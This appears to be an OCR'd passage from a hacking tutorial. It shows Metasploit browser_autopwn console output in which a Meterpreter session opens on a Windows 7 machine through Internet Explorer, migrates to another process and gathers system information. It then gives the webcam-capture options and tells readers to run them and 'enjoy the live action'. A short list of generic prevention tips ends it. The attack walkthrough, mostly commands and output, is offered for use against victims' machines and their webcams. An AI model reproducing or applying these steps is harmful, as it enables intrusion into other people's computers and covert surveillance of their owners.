


```
[*] Meterpreter session 1 opened (192.168.2.17
8:3333 -> 192.168.2.173:49338) at 2012-04-02 1
3:48:27 -0400
[*] Session ID 1 (192.168.2.178:3333 -> 192.16
8.2.173:49338) processing InitialAutoRunScript
 'migrate -f'
[*] Current server process: iexplore.exe (2640
)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1212
[+] Successfully migrated to process

msf  auxiliary(browser_autopwn) >
msf  auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                   Information                                 Connection
  --  ----                   -----------                                 ----------
  1   meterpreter x86/win32  WIN-FP214I04MDK\Xero  @ WIN-FP214I04MDK  192.168.2.178:333
> 192.168.2.173:49338

msf  auxiliary(browser_autopwn) > sessions -i 1
```



```
msf  auxiliary(browser_autopwn) >
msf  auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                   Information                               Connection
  --  ----                   -----------                               ----------
  1   meterpreter x86/win32  WIN-FP214I04MDK\Xero  @ WIN-FP214I04MDK  192.168.2.178:333
> 192.168.2.173:49338

msf  auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\Users\TEMP.WIN-FP214I04MDK.000\Desktop
meterpreter > sysinfo
Computer        : WIN-FP214I04MDK
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

These Above Are Some Basic Commands Which U Can Use



```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > run webcam -h
webcam -- view webcam over session

OPTIONS:

    -d <opt>  Loop delay interval (in ms, default 1000)
    -f        Just grab single frame
    -g        Send to GUI instead of writing to file
    -h        Help menu
    -i <opt>  The index of the webcam to use (Default: 1)
    -l        Keep capturing in a loop (default)
    -p <opt>  The path to the folder images will be saved in (Default: current working
ectory)
    -q <opt>  The JPEG image quality (Default: 50)
    -s <opt>  Stop recording


meterpreter >
```

Now Run The Above Command… And Enjoy ….. The Live Action ☺

Preventions :

1. **Keep Your Systems Updated .**
2. **Use Genuine Copy Of Microsoft Windows**
3. **Keep A Genuine Antivirus**
4. **Close All Unused Ports**
5. **Update Java Addons Time To Time**